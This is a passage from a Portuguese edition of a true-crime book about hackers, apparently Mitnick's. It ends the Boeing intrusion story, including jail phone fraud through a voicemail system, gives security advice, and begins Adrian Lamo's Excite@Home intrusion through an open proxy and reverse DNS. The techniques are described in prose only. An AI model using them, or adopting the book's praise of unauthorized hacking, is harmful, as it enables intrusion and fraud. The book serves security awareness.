No dia seguinte, uma equipe de oficiais apareceu no apartamento de Costa. Quando ele perguntou se tinham mandado de busca, eles admitiram que não, mas Costa, querendo parecer que estava colaborando, não fez objeção em ser interrogado. Ele não se recusou, também, quando eles lhe pediram para ligar para Matt e conversar sobre atividades com telefones celulares enquanto eles gravavam tudo.

Por que ele estaria disposto a ligar para seu melhor amigo e conversar sobre atividades ilegais tendo policiais na escuta? Simples: em uma brincadeira numa noite qualquer, jogando uma variação

do "E se?", os dois haviam previsto uma situação em que poderia ser perigoso falar abertamente e tinham inventado um código. Se um deles incluísse 'nove, dez' na conversa, significaria "Perigo! Cuidado com o que fala*, (Eles escolheram o número mais fácil de lembrar, sendo um a menos que o número do telefone de emergência 911.)

Logo, com o telefone grampeado e o gravador ligado. Costa discou para Matt. "Eu liguei para você alguns minutos atrás, às nove e dez, e não consegui te encontrar", ele começou.

Fechando o cerco

A vigilância da equipe da Boeing tinha descoberto que os hackers não só estavam entrando no Fórum Distrital dos Estados Unidos, mas também na Environmental Protection Agency (EPA - Agência de Proteção Ambiental). Don Boelling foi à EPA para dar a má notícia. Assim como o administrador de sistema do Fórum Distrital, o pessoal da EPA não acreditava em nenhuma invasão no seu sistema.

Estávamos avisando que as máquinas deles estavam comprometidas e, para eles, isso era Inconcebível. Diziam: "Não, não". Consegui trazer o arquivo da senha com dez ou quinze senhas violadas e passar-lhes a senha do administrador da rede. Eles estão prontos para atacar porque todas as seiscentas e tantas máquinas nos Estados Unidos estão ligadas à Internet pela mesma conta. Era uma conta root privilegiada de sistema e todas as máquinas possuíam a mesma senha.

Os oficiais que participavam do seminário estavam indo muito mais longe do que haviam imaginado. "Para os sujeitos que não iam conosco a campo", disse Don, "todo dia voltáramos para a sala de aula e contávamos em detalhes o que tínhamos feito. Eles sabiam em primeira mão tudo o que ocorria."

O passado chama a atenção

Impressionado com a habilidade dos hackers, Don ficou surpreso ao saber que dois meses antes eles tinham ido parar na Justiça para responder a outras acusações, e Costa havia recebido uma sentença de trinta dias de trabalho comunitário.

E, no entanto, lá estavam eles de volta violando a lei como se fossem invulneráveis. De que modo? Costa explicou que ele e Matt já estavam preocupados porque havia muito mais coisas do que os promotores tinham descoberto.

Era como uma grande bola de neve da qual eles haviam descoberto um pequeno bloco de gelo. Eles não sabiam que estávamos fazendo os telefones celulares, não sabiam que tínhamos números de cartão de crédito, não sabiam por que nos tinham pego. Como Matt e eu Já tínhamos conversado sobre nosso caso, combinamos o que iríamos dizer a eles. E então nos safamos dessa invasão de computador, nos divertimos com isso. Foi estupidez.

Nos noticiários

Don estava dirigindo de Bellevue à fábrica da Boeing, onde ficava seu escritório, quando teve um choque. "Sintonizei no noticiário Kiro e de repente ouvi esse furo de reportagem, de que dois hackers tinham invadido a Boeing e que estava sendo feita uma investigação Federal. Pensei: 'Droga!'."

Mais tarde, Don descobriu que a notícia tinha vazado por causa de um funcionário da Boeing que estava descontente com a decisão de vigiar as atividades de Matt e Costa, em vez de prendê-los imediatamente. Don correu para seu escritório e ligou para todos os envolvidos, "Eu disse: 'Vejam, toda essa coisa vazou! Está nos noticiários! Temos de fazer alguma coisa agora!". "Howard Schmidt, especialista em redigir mandados de busca e apreensão de computadores, estava lá e ajudou-os a fazê-los corretamente — logo, não havia dúvida em relação a isso."

Na realidade, Don não estava aborrecido demais com a divulgação da informação. "Estávamos muito perto de pegá-los, de qualquer modo. Tínhamos muitas evidências sobre as ações deles." Mas suspeitou de que houvesse ainda mais coisa que não tinha sido descoberta. "Imaginamos que eles estivessem envolvidos em outras coisas, como fraude de cartão de crédito. Mais tarde, foram pegos por isso. Acho que demorou seis meses ou um ano para o Serviço Secreto pegá-los."

Presos

Costa sabia que logo seria preso, e não ficou surpreso com as fortes batidas à porta de seu apartamento. Àquela altura, ele já tinha se livrado de quatro cadernos cheios de evidências incriminatórias e não tinha como saber que, graças a Don Boelling, os agentes federais dispunham de todas as evidencias de que precisavam para condenar ele e Matt,

Matt lembra-se de ter visto uma reportagem sobre uma invasão de computadores na Boeing pela televisão, na casa de seus pais. Por volta de dez da noite, bateram à porta. Eram dois agentes do FBI. Eles o interrogaram na sala de jantar durante cerca de duas horas, enquanto os pais dele dormiam no andar de cima. Matt não quis acordá-los. Ele estava com medo de fazer isso.

Don Boelling teria ido junto prendê-los, se pudesse. Apesar de todos os seus bons contatos, ele não foi convidado. "Eles não gostavam muito de levar civis para dar a batida."

A Boeing ficou preocupada em saber que o nome de um dos hackers era o mesmo nome de um funcionário. Matt não gostou de ver seu pai no meio da confusão. "Como meu pai trabalhava na Boeing e tínhamos o mesmo nome, ele foi interrogado." Costa logo ressaltou que eles haviam tomado o cuidado de não acessar a Boeing com qualquer informação que o pai de Matt pudesse ter. "Ele deixou seu pai totalmente de fora. Desde o início não quis envolvê-lo, mesmo antes de pensarmos que poderíamos nos meter em encrenca."

Don sentiu-se um pouco incomodado quando o agente especial encarregado do escritório do FBI em Seattle foi entrevistado depois que o caso foi descoberto. Um dos repórteres da TV perguntou como eles tinham rastreado e pego os hackers. O agente respondeu algo como: "O FBI usou procedimentos e técnicas complicados demais para serem discutidos aqui". Don pensou consigo: "Seu merda! Você não fez nada! Fomos *nos* que fizemos!". Todo um grupo coordenado tinha sido envolvido, pessoas da Boeing, de outras empresas, do Fórum Distrital e da agência local, da estadual e da federal da polícia. "Foi a primeira vez que fizemos uma coisa dessas. Foi um esforço de equipe."

Felizmente, Matt e Costa tinham causado poucos danos, considerando o caos que poderiam ter provocado, "Eles realmente não fizeram tanta coisa que prejudicasse de fato a Boeing", reconheceu Don. A empresa saiu facilmente da situação, mas quis certificar-se de que a lição tinha sido apreendida. "Eles foram declarados culpados basicamente porque nos os flagramos. Não havia como se safarem dessa", lembra Don com satisfação.

Mas, novamente, as penas foram reduzidas, e dessa vez várias acusações por crime passaram a Violação de computador'. Os dois pegaram outra punição leve: 250 horas de serviço comunitário e cinco anos de liberdade vigiada sem a permissão de usar computadores. A parte dura foi a restituição: eles tiveram de pagar 30 mil dólares, a maior parte para a Boeing. Embora nenhum deles fosse menor, os rapazes tiveram outra oportunidade.

A sorte acabou

Eles não aprenderam a lição.

Costa: Devíamos ter parado de uma vez. Éramos garotos tolos, ou melhor, não tolos, mas ingênuos, a ponto de não percebermos o tamanho do problema no qual estávamos nos envolvendo. Não foi realmente ganância, foi mais o glamour de dispor de um telefone celular e usá-lo quando quisesse.

Matt: Naquela época isso era uma grande coisa. Era muito chique ter um celular.

Mas a sorte que Matt e Costa estavam tendo com o sistema judiciário criminal estava prestes a terminar. E a causa não seria algo previsível, mas, antes de tudo, ciúme.

Costa diz que sua namorada, na época, achava que ele estava enganando-a com outra mulher. Mas não era isso, diz Costa; a outra era "apenas uma amiga, nada mais". Costa supõe que, quando a namorada soube que ele não parou de ver a 'amiga', ligou para as autoridades policiais e contou que os hackers da Boeing estavam vendendo computadores roubados.

Quando os investigadores chegaram na casa de sua mãe, Costa não estava lá, mas ela estava. "Ah, sim, entrem", disse, certa de que não haveria nenhum mal nisso.

Eles não encontraram nenhuma mercadoria roubada. Essa foi a boa notícia. A má notícia foi que acharam um pedaço de papel caído no chão que tinha ficado embaixo do tapete. Nele havia Um número de telefone e alguns dígitos que um investigador reconheceu como sendo um número eletrônico serial. Uma checagem com a companhia telefônica revelou que as informações estavam associadas a uma conta de telefone celular usada ilegalmente.

Costa soube da batida na casa da mãe dele e decidiu sumir.

Eu estava sendo procurado pelo Serviço Secreto há cinco dias — eles tinham jurisdição sobre fraude de telefone celular e eu era um fugitivo. Então, estava no apartamento de um amigo em Seattle e eles foram até lá procurar por mim, mas o carro que eu dirigia ainda estava em nome do proprietário anterior, por isso não fui pego.

No quinto ou sexto dia, conversei com meu advogado, fui ao escritório do Departamento de Liberdade Vigiada com ele e me entreguei. Fui preso e levado embora. Fugir do Serviço Secreto — aquele foi um período estressante.

Matt também foi pego. Os dois ficaram em andares separados na cadeia de King County, de Seattle.

Phreaking de cadeia

Dessa vez, os meninos ficaram sabendo que não haveria julgamento. Concluída a investigação e reunidas as provas pela promotoria, os dois se apresentariam perante o juiz por terem desrespeitado a liberdade vigiada. Sem julgamento, sem chance de defesa e sem muita esperança de indulgência.

Enquanto isso, cada um deles seria minuciosamente interrogado. Os policiais conheciam o esquema: manter os hackers separados e confundi-los quando contassem histórias diferentes.

Matt e Costa descobriram que a cadeia, pelo menos para eles, era um lugar pior que a prisão para cumprir pena. "A cadeia do condado era a pior de todas. Fui ameaçado por algumas pessoas", diz Costa. "Eu me meti numa briga. Se você não revida, acabam com você." Matt lembra-se de ter levado um soco de alguém. "Acho que foi porque eu não saía do telefone. Então, aprendi a lição."

A cadeia era difícil em outro sentido. Costa recorda:

Por não saber o que viria depois, porque já tínhamos nos envolvido em encrenca e sabíamos que teríamos mais problemas. Era medo do desconhecido mais do que dos detentos. Eles só disseram "Prendam-nos", e não havia fiança nem acordo. Era uma cadela federal. Não tínhamos idéia de para onde iríamos e ficamos presos por muito tempo.

As cadeias geralmente têm dois tipos de telefones: os pagos, em que as conversas são monitoradas para se ter certeza de que os detentos não estão tramando nada ilegal, e os que se conectam diretamente ao Departamento de Defesa Pública, para que os detentos possam conversar com seus advogados.

Na cadeia de Seattle, as ligações para o Departamento de Defesa Pública são feitas a partir de uma lista de códigos de dois dígitos. Matt explicou: "Mas se você liga depois do expediente, o que consegue? Você entra no sistema de secretária eletrônica e pode introduzir tantos tons de discagem quanto quiser". Eles começaram a explorar o sistema de secretária eletrônica.

Matt conseguiu identificar o sistema como Meridian, um tipo que ele e Costa conheciam, e programou-o para transferir suas ligações para uma linha externa, "Configurei um menu número oito, em que o anúncio automático da voz não era iniciado. Então eu podia discar um número local e um código de seis dígitos que conhecia. De lá eu podia ligar para qualquer lugar do mundo."

Embora os telefones fossem desligados às oito da noite, a linha do departamento ficava sempre ligada. "Usávamos os telefones a noite toda e não havia ninguém esperando para usá-los porque eles pensavam que estavam desligados", diz Costa. "Eles acreditavam que você estava louco, sentado lá, falando ao telefone. Então, funcionou perfeitamente."

Enquanto Costa tentava descobrir como fazer ligações externas, Matt também usava o telefone em sua unidade a noite para fazer algumas explorações por conta própria. Ele localizou um "número ponte em um velho roteador" de uma companhia telefônica da Pensilvânia, o que permitia que cada um deles ligasse de um número de teste da companhia telefônica e conversassem,

Os dois passavam horas nos telefones não monitorados conversando. "Conseguimos discutir nosso caso antes dos interrogatórios. Aquilo foi prático, realmente prático", diz Costa. Matt acrescentou: "Discutíamos sempre o que estava sendo dito para o outro lado, Queríamos ter tudo confirmado",

Os detentos descobriram que os dois garotos eram especialistas em telefonia.

Costa: Eu estava engordando lá, porque os outros me davam suas bandejas em troca de ligações telefônicas gratuitas.

Matt: Eu estava começando a emagrecer de tanto nervoso. Sentava lá com todos aqueles ladrões e assassinos e não gostava de fazer todas aquelas ligações para eles.

Estar na cadeia e transgredir a lei fazendo ligações telefônicas ilegais e planejando depoimentos na esperança de enganar os promotores. Para qualquer hacker, isso *é* bem engraçado. Para Matt e Costa, significava arriscar-se a sofrer mais acusações além daquelas que já enfrentavam.

No final, seus esforços de cooperação secreta não ajudaram. Os fatos estavam contra eles, e dessa vez encontravam-se na frente de um juiz que não ia lhes dar uma punição leve. Cada um deles foi condenado a cumprir "um ano e um dia" numa instalação federal, com crédito do tempo já cumprido na cadeia do condado. O dia 'extra' do tempo de prisão foi um grande benefício para eles. Sob as leis federais, aquilo fez com que tivessem a possibilidade de ser soltos até 54 dias antes por bom comportamento.

Os dois foram mantidos presos sem acordo de fiança durante três meses e meio e depois foram soltos, assumindo o compromisso de se apresentarem perante a corte, sob muitas restrições, até que o juiz decidisse a sentença. Don estava certo: nada de indulgência dessa vez.

Cumprindo pena

Matt foi enviado para o Sheridan Camp, em Oregon, enquanto Costa foi para a Boron Federal Prison Camp, na Califórnia. "Era federal porque violamos nossas condições de sursis numa acusação federal", diz Costa.

No entanto, esse não foi exatamente um 'período d i f í c i l ' para nenhum deles. Costa:

Eu sabia que tinha regalias. Essa era uma detenção que tinha uma piscina. No melo do Mojave, isso era bom. Não havia cerca em volta, só uma linha amarela na areia. Era um desses lugares que, sabe como é, tinha três senadores. Junto comigo estava o cara que tinha começado uma famosa cadela de restaurantes.

Boron era a última instituição federal com piscina, e Costa soube mais tarde que uma reportagem de Barbara Walters na televisão resultou na interdição da piscina logo depois que ele foi solto.

Pessoalmente, posso entender por que não gastar o dinheiro do contribuinte numa piscina quando uma nova prisão está sendo construída, mas não consigo entender por que destruir uma que já existe.

Na prisão de Sheridan, Matt descobriu que outro detento foi executivo da Boeing. "Ele ficou encrencado por algum tipo de 'maquiagem' ou crime de colarinho-branco." Parecia um pouco irônico.

Costa e os outros detentos de Boron freqüentemente eram conduzidos por meia hora pelo deserto, num ônibus do presídio que soltava uma fumaça preta, para fazer trabalho braçal na Edwards Air Force Base. "Eles me colocavam num hangar do exército onde havia um servidor VAX. Eu nem podia chegar perto de um computador." Ele alertou o sargento. "Eu lhe contei minha história e ele se interessou: 'Ah, continua'." Costa não perdeu tempo em conhecer o computador militar "Eu estava entrando no IRC todos os dias e conversava enquanto estava preso. Eu fazia download rápido do Doom. Era espantoso, genial!"

Certa vez, Costa foi encarregado de esvaziar uma van de espionagem cheia de equipamentos eletrônicos delicados. "Não pude acreditar que eles estavam me deixando fazer aquilo."

Em certo sentido, o tempo deles na prisão parece uma aventura, quase uma piada. Mas não era. Cada mês que eles passavam lá dentro era um mês de vida perdido, um mês de estudos perdido, um mês longe de pessoas de quem eles gostavam e com quem queriam estar. Toda manhã um prisioneiro começa seu dia desejando saber se terá de brigar para defender a si próprio ou o que e seu. A cadeia e o confinamento podem ser aterrorizantes.

O que eles estão fazendo hoje

Dez anos depois de serem soltos, ambos parecem sossegados, levando um estilo de vida mais comum, Matt atualmente trabalha para uma grande empresa em San Jose como projetista de aplicativos Java. Costa tem sua própria empresa e parece bastante ocupado "instalando sistemas de vigilância digital e distribuindo áudio clients (slimdevices) para empresas". Ele descobriu a atividade certa para exercer "As pessoas que ficam entediadas com seu trabalho sentiriam inveja de mim", diz ele, que "aproveita cada minuto".

Insight

Parece espantoso, no mundo de hoje, os hackers ainda acharem tão fácil entrar em sites Web de tantas organizações. Com todas as histórias de invasões, com toda a preocupação com a segurança, com pessoal dedicado, profissionais na equipe ou consultoria disponível a grandes e pequenas empresas, *é* espantoso que esses dois adolescentes tenham sido suficientemente hábeis para descobrir um modo de entrar nos computadores de um tribunal federal, de uma importante cadeia de hotéis e da Boeing Aircraft.

Isso acontece, em parte, acredito, porque muitos hackers seguem o caminho que segui, dedicando um tempo fora do comum ao aprendizado de sistemas de computador, software de sistema operacional, programas de aplicativos, networking e coisas do tipo. Eles são, na maioria, autodidatas,

mas em parte também são orientados por uma rede informal, mas altamente efetiva, de tutoria, na qual "os conhecimentos são compartilhados". Alguns que mal saíram do ensino fundamental dedicaram tempo e adquiriram conhecimentos suficientes na área para se qualificar a um diploma de bacharel em ciências em hacking. Se o MIT ou o Cal Tech concedessem um diploma desses, conheço alguns que indicaria para fazer os exames de graduação*

Não causa admiração que tantos consultores na área de segurança tenham um passado secreto como hacker black hat* (inclusive mais do que esses cujas histórias são contadas nestas páginas). Comprometer sistemas de segurança requer determinado tipo de mentalidade analítica capaz de fazer a segurança falhar. Qualquer um que tente entrar na área tendo como bagagem apenas o aprendizado de sala de aula precisaria ainda de muita experiência prática, uma vez que estaria competindo com consultores que começaram sua aprendizagem aos 8 ou 10 anos de idade.

Pode ser difícil admitir, mas a verdade *é* que todos na área de segurança tem muito a aprender com os hackers, que podem revelar vulnerabilidades no sistema complicadas de reconhecer e onerosas de resolver. Eles podem transgredir o processo da lei, mas desempenham um papel importante, de fato, muitos 'profissionais' de segurança foram hackers no passado.

Alguns lerão isso e dirão que Kevin Mitnick, que foi hacker, está simplesmente defendendo a geração atual de hackers, Mas a verdade é que muitos ataques de hacker servem ao valioso propósito de expor vulnerabilidades na segurança de uma empresa. Se o hacker não causou danos, não come-teu roubo nem derrubou nenhum serviço, a empresa sofreu ou se beneficiou com o ataque ao ter de enfrentar suas vulnerabilidades?

Medidas preventivas

Assegurar a gestão adequada da configuração é um processo crucial, que não deveria ser ignorado. Mesmo que você configure adequadamente todo o hardware e o software na ocasião da instalação e mantenha atualizações de todos os patches essenciais de segurança, configurar inadequadamente um único item pode criar um ambiente vulnerável. Toda organização deveria adotar um procedimento padrão para garantir que o pessoal de TI, que instala um novo hardware e software de computador, e o pessoal das telecomunicações, que instala serviços de telefonia, sejam bem treinados e lembrados regularmente — se não testados — de verificar se a segurança faz parte de seu pensamento e comportamento,

Com o risco de parecer que estamos promovendo nosso livro anterior, *A arte de enganar*, lembra-mos que ele oferece um piano de treinamento para o funcionário no que diz respeito à segurança do computador. Sistemas e dispositivos devem ser testados para verificar se são seguros antes de serem colocados em produção,

Acredito piamente que contar apenas com senhas estáticas deve ser uma prática do passado. Uma medida mais sólida de segurança, o uso de algum tipo de dispositivo, como o token (assinatura digital em tempo real), ou um dispositivo biométrico confiável (senha baseada na impressão digital), deveria ser acompanhado de uma senha pessoal — *mudada freqüentemente* — para proteger sistemas que processam e armazenam informações valiosas. Usar um modo mais seguro de autenticação

* São hackers que invadem, danificam, alteram e furtam informações em benefício próprio (N, da R. T.).

não garante que o sistema não possa ser atacado por hackers, mas pelo menos aumenta a dificuldade.

As organizações que continuam a usar apenas senhas estáticas precisam fornecer treinamento e lembretes ou incentivos freqüentes para encorajar práticas seguras de senha. A política efetiva de senha exige que os usuários utilizem senhas seguras com pelo menos um numerai e um símbolo ou letras maiúsculas e minúsculas e que elas sejam alteradas periodicamente.

Outra etapa requer certificar-se de que os funcionários não terão dificuldade em memorizar a senha, anotando-a e colocando-a em seu monitor ou escondendo-a embaixo do teclado ou numa gaveta da mesa de trabalho — lugares onde qualquer ladrão de dados experiente sabe que deve procurar primeiro. A boa prática de senha também requer que nunca se use a mesma senha ou senhas parecidas em mais de um sistema.

O resultado

Vamos acordar, pessoal! Mudar as contíguraçães-padrão e usar senhas seguras podem evitar que a sua empresa seja vítima de hackers.

Mas isso não *é* apenas falta de cuidado do usuário. Os fabricantes de software não têm dado tanta prioridade à segurança como dão à interoperabilidade e à funcionalidade. Sem dúvida, eles oferecem orientações cuidadosas nos guias do usuário e nas instruções para instalação. Há um velho ditado de engenharia que diz: "Quando tudo falhar, leia as instruções". Obviamente, você não precisa de um diploma de engenharia para seguir essa regra desaconselhável.

É hora de os fabricantes começarem a ficar alerta a esse eterno problema. Que tal eles começarem a reconhecer que a maioria das pessoas não lê a documentação? E que tal incluir uma mensagem de advertência que sugira ativar a segurança ou mudar os padrões de segurança que aparecem quando o usuário está instalando o produto? Ainda melhor, que tal fabricá-lo de modo que a segurança seja ativada como padrão? A Microsoft fez isso recentemente — mas só no final de 2004, no upgrade de segurança para as edições do Windows XP Professional e Home, com o lançamento de seu "Service Pack 2", em que o firewall embutido *é* ativado como padrão. Por que demorou tanto?

A Microsoft e outros fabricantes de sistemas operacionais deveriam ter pensado nisso anos atrás. Uma mudança simples como essa em toda a indústria poderia tornar o ciberespaço um pouco mais seguro para todos nos.

O hacker Hobin Hood

[Hacking] para mim sempre teve menos a ver com tecnologia e mais com religião.

Adrian Lamo

O hacking é uma habilidade. Qualquer um pode aprender sozinho e adquiri-la. Na minha opinião, hacking *é* uma arte criativa — um modo de imaginar maneiras inteligentes de driblar a segurança. E como aquelas pessoas que adoram ficar tentando descobrir segredos de cofres por puro entretenimento. As pessoas poderiam fazer hack sem violar a lei.

A diferença *é* que o proprietário permite ao hacker que ele se infiltre em seus sistemas de computador. Há muitos modos de *fazer* hack, mas com permissão da 'vitima'. Alguns transgridem a lei cientes disso, mas nunca são pegos. Outros correm o risco e cumprem pena na prisão. Praticamente todos ocultam a identidade atrás de um 'nickname' — a versão on-line de apelido.

Mas há algumas pessoas, como Adrian Lamo, que fazem hack sem esconder a identidade e, quando encontram uma falha na segurança de alguma organização, avisam-na sobre isso. Esses são os Robin Hoods do hacking. Eles não deveriam ser encarcerados, mas exaltados. Ajudam as empresas a se manterem alertas antes que um hacker malicioso cause algum dano sério a elas.

A lista de organizações que o governo federal diz que Adrian Lamo invadiu é, para dizer o mínimo, impressionante. Inclui a Microsoft, a Yahoo!, a MCI WorldCom, a Excite@Home e as empresas de telefonia SBC, Ameritech e Cingular.[1] E o venerável *New York Times.*

Tudo bem, Adrian tem um custo monetário para as empresas, mas nem de longe o tanto que os promotores afirmaram.

Resgate

Adrian Lamo não era um adolescente típico, daqueles que gostam de ficar 'andando no shopping'. Uma noite, bem tarde, por exemplo, ele e os amigos estavam explorando um grande complexo industrial abandonado, localizado a margem do rio- Sem ter nenhum propósito particular em mente, andaram por uma vasta fábrica, em ruínas, e logo se perderam. Eram cerca de duas da manhã quando encontraram a saída do labirinto. Ao atravessarem a linha férrea desativada, cheia de sucatas de maquinário industrial enferrujado, Adrian ouviu uma espécie de choro fraco, Embora seus amigos só quisessem sair de lá, a curiosidade de Adrian foi aguçada.

Ao seguir o som tristonho, ele foi desembocar num bueiro sujo. A luz fraca era suficiente para ver os cantos escuros, onde um gatinho estava preso no fundo, miando o mais alto que podia.

Adrian ligou para o auxílio à lista de seu celular e pediu o número do Departamento de Polícia. Logo depois, o farolete de um policial da patrulha cegou o grupo.

Eles estavam vestidos com o que Adrian descreve como "aparato de exploração urbana — luvas e macacões sujos. Não o tipo de roupa que inspira confiança e benevolência nas autoridades da lei**. Adrian também acredita que, para um adolescente, ele parecia um pouco suspeito, e "podíamos ou não ter feito coisas que levassem à prisão", diz ele. Várias idéias passaram pela cabeça de Adrian. Eles podiam nos fazer uma série de perguntas e possivelmente nos prender, ou poderíamos fugir ou... um plano lhe veio à cabeça.

> **Eu acenei para eles e disse: "Ei, há um gatinho aqui no bueiro. Poderiam me ajudar?". Duas horas mais tarde, nenhum de nos tinha sido procurado — e as circunstâncias suspeitas foram esquecidas.**

Depois de chegarem duas patrulhas e um veículo de controle animal, o gato imundo foi erguido com segurança em uma rede. O policial deu o gatinho a Adrian, que o levou para casa, o lavou e o chamou de 'Álibi'. Os amigos dele o chamaram de 'Drano'.

Mais tarde, Adrian refletiu sobre o encontro. Como é o tipo de pessoa que não acredita em coincidência, está certo de que todos eles estavam exatamente onde deveriam estar naquele momento. Ele vê suas experiências com computador da mesma maneira, como "quase transcendentais": não existe nada por acaso.

É interessante que Adrian também faz uma analogia entre a difícil experiência do gatinho e o que os hackers fazem. Palavras como 'adaptar', 'improviso' e 'intuição' vem à mente todas como elementos fundamentais de negociação bem-sucedida para as várias armadilhas e impasses ocultos nas pequenas ruas e becos da rede.

Raízes

Nascido em Boston, Adrian morou a maior parte da infância em New England antes de sua família instalar-se em Washington, de. Seu pai, um colombiano, escreve histórias infantis e faz traduções de espanhol e inglês. Adrian considera-o um filósofo nato. Sua mãe lecionava inglês, mas agora cuida da casa. "Eles costumavam me levar a comícios políticos quando eu era criança. Eles

me criaram ensinando-me a questionar o que vejo à minha volta e se esforçaram para ampliar meu horizonte."

Adrian não acha que ele se encaixe num perfil demográfico, embora acredite que a maioria dos hackers pertence ao que chama de "classe média branca". Certa vez, tive a honra de conhecer os pais dele. Eles me contaram que uma das razões para o filho ter se envolvido em hacking foi a inspiração que vários hackers lhe causaram. Não foi mencionado nada, mas Adrian me dá a impressão de que um desses indivíduos poderia ter sido eu. Os pais dele provavelmente gostariam de torcer meu pescoço.

Aos sete anos, Adrian começou a mexer no computador de seu pai, um Commodore 64. Um dia, ele ficou frustrado com um jogo de aventura que estava tentando jogar. Toda saída parecia levar a um impasse, Ele descobriu que, enquanto carregava um programa no computador e antes de executar o comando "run", havia uma maneira de instruir o computador para gerar uma lista de código-fonte do jogo. A lista revelou as respostas que estava procurando e ele ganhou o jogo imediatamente.

Sabe-se bem que, quanto mais cedo uma criança começa a aprender uma língua estrangeira, com mais facilidade ela a assimila. Adrian acha que o mesmo acontece quando se começa a lidar mais cedo com o computador. Ele tem uma teoria: talvez o cérebro ainda não tenha se tornado 'hardwired'. a rede neural ainda seja mais maleável, mais rápida para adquirir e guardar conhecimentos do que na fase adulta.

Adrian cresceu imerso no universo dos computadores. Via-os como uma extensão da realidade e, portanto, prontos a serem manipulados. Para ele, um computador não era algo para ler ou aprender a mexer consultando longos manuais. Não era um dispositivo externo, como um refrigerador ou um carro, mas uma janela — para si mesmo. Ele chegou à conclusão de que processava informações organicamente, da maneira que um computador e seus programas internos fazem.

Reuniões à meia-noite

Dos sistemas de computador corporativos que Adrian invadiu, ele considera o Excite@Home sua maior experiência de 'espionagem'. A aventura começou num impulso, quando alguém sugeriu que ele verificasse o site @Home. Do mesmo modo que a 'central' de todos os serviços a cabo de Internet nos Estados Unidos, Adrian tinha certeza de que ele estava bem protegido e não valeria a pena perder seu tempo. Mas, se pudesse invadi-lo com sucesso, teria acesso a informações-chave sobre todo usuário de cabo no país.

Os hackers estão descobrindo hoje em dia que o Google pode ser surpreendentemente útil para descobrir prováveis alvos de ataque e revelar informações relevantes. Adrian inicia muitas de suas incursões de hacking pesquisando um conjunto de palavras-chave que freqüentemente leva a sites com alguma falha em sua configuração.

Então, ele ligou seu laptop em um ponto de rede público, numa classe de uma universidade da Filadélfia, e carregou a página da Excite@Home. A sala de aula era um ambiente familiar para ele: qualquer local usado por muitas pessoas, ou uma lan house, ou um ponto de acesso aberto, sem fio, que fique on-line, é uma maneira fácil e efetiva de um hacker encobrir o local de onde está agindo. Descobrir a verdadeira identidade de alguém que usa aleatoriamente pontos públicos de acesso à Internet é extremamente difícil.

O modo como Adrian pensa ajuda a entender o processo mental da pessoa que projetou o programa ou a rede que está atacando, usando seu conhecimento dos padrões e práticas-padrão que os arquitetos de rede freqüentemente usam como suporte inicial. Ele gosta de explorar servidores proxy mal configurados — sistemas de computador que servem de intermediários entre a rede in-terna e redes 'não-confiáveis'. como a Internet. O proxy examina cada pedido de conexão de acordo com as regras que recebeu. Quando um administrador de rede faz uma configuração malfeita de servidores proxy da empresa, qualquer um que se conecte ao proxy pode 'atravessar o túnel' da rede interna supostamente segura da empresa.

Para um hacker, um proxy aberto é um convite à confusão, porque ele lhe permite avaliar como se estivesse fazendo solicitações, como qualquer funcionário da empresa: de dentro da própria rede da empresa.

Na classe da universidade, Adrian descobriu um proxy mal configurado que abriu a porta para as páginas internas da rede de vários departamentos da Excite@Home. Na seção "Ajuda" de um, ele fez uma pergunta sobre problemas para fazer a conexão. Na resposta veio o endereço URL de uma pequena parte do sistema que auxiliava na resolução de problemas de TI. Ao analisar esse URL, ele conseguiu acessar divisões da empresa que usavam a mesma tecnologia. Não lhe pediram autenticação: o sistema tinha sido projetado supondo-se que qualquer um que soubesse solicitar endereços para essas partes do site Web deveria ser um funcionário ou outra pessoa autorizada — uma premissa incerta tão divulgada que ganhou um apelido: *segurança pela obscuridade.*

A etapa seguinte foi visitar um site conhecido entre os exploradores do ciberespaço, o Netcraft. com. Adrian introduziu aleatoriamente nomes de domínio parcial, enquanto o Netcraft retornou uma lista de servidores da Excite@Home, mostrando as máquinas Solaris que rodavam os servidores
Apache.

A medida que explorava, Adrian descobriu que o centro de operações da rede da empresa oferecia um sistema de suporte técnico que permitia que funcionários autorizados tivessem acesso a detalhes sobre clientes que solicitassem assistência — "Socorro! Não consigo acessar minha conta", ou algo do tipo. O funcionário às vezes pedia ao cliente que fornecesse nome e senha — o que era seguro o suficiente, porque tudo isso estava atrás do firewall da empresa; as informações seriam inseridas na descrição do problema.

O que Adrian descobriu, diz ele, foi de 'arregalar os olhos'. Os 'tesouros' incluíam informações de login e senhas de clientes, detalhes sobre o processo de condução de problemas e reclamações de usuários internos em relação a dificuldades que estavam enfrentando com o computador, Ele também descobriu um script para gerar um 'cookie de autenticação* que permitiria a um técnico, como a qualquer portador de conta, fazer a autenticação para resolver um problema sem exigir a senha do cliente.

Um memorando sobre um problema chamou a atenção de Adrian. Tratava-se do caso de um cliente que há mais de um ano tinha pedido ajuda com referência a informações pessoais, incluindo números de cartão de crédito, roubados por alguém num serviço Internet Relay Chat. O memorando interno dizia que os 'técnicos' concluíram que o problema não era deles e não se deram ao trabalho de responder. Eles basicamente se livraram do pobre coitado. Adrian ligou para o homem em casa, fazendo-se passar por um técnico da empresa, e disse: "Na verdade não estou incumbido de resolver *esse* problema, mas fiquei curioso para saber se o senhor recebeu alguma resposta nossa".

O homem disse que nunca tinha recebido uma única palavra em resposta. Adrian imediatamente lhe deu a resposta correta e roda a documentação e discussão interna a respeito de seu problema ainda pendente,

> **Eu tive uma sensação de satisfação, porque quero acreditar num universo onde algo tão improvável quanto ter seu banco de dados roubado por alguém no Internet Relay Chat possa ser explicado um ano depois por um invasor que tenha comprometido a empresa que você achou que o ajudaria.**

Naquele momento, o proxy aberto que tinha lhe permitido acesso parou de funcionar* Ele não sabia bem por que, mas não podia mais entrar. Começou a tentar de outro modo. A abordagem usada foi, nas palavras dele, 'totalmente nova'.

O primeiro passo foi fazer o que *é* chamado *reverse lookup do DNS* — usar um endereço IP para descobrir o nome correspondente do host. (Se você entra com uma solicitação em seu browser para ir do site para www.defensivethinking.com, a solicitação vai para um Servidor de Nome de Domínio (DNS), que traduz o nome em um endereço que pode ser usado na Internet para seguir sua solicitação, nesse caso, 209.151.246.5. A tática que Adrian estava usando inverte o processo: o atacante entra com um endereço IP e *é* fornecido o nome de domínio do dispositivo a que o endereço pertence.)

Ele tinha de passar por muitos endereços, e a maioria deles não oferecia nada de interessante. No entanto, descobriu um com o nome dialup00.corp.home.net e vários outros que também começavam com 'dialup'. Supôs que *esses* hosts fossem usados por funcionários que estivessem na rua para discar para a rede da empresa.

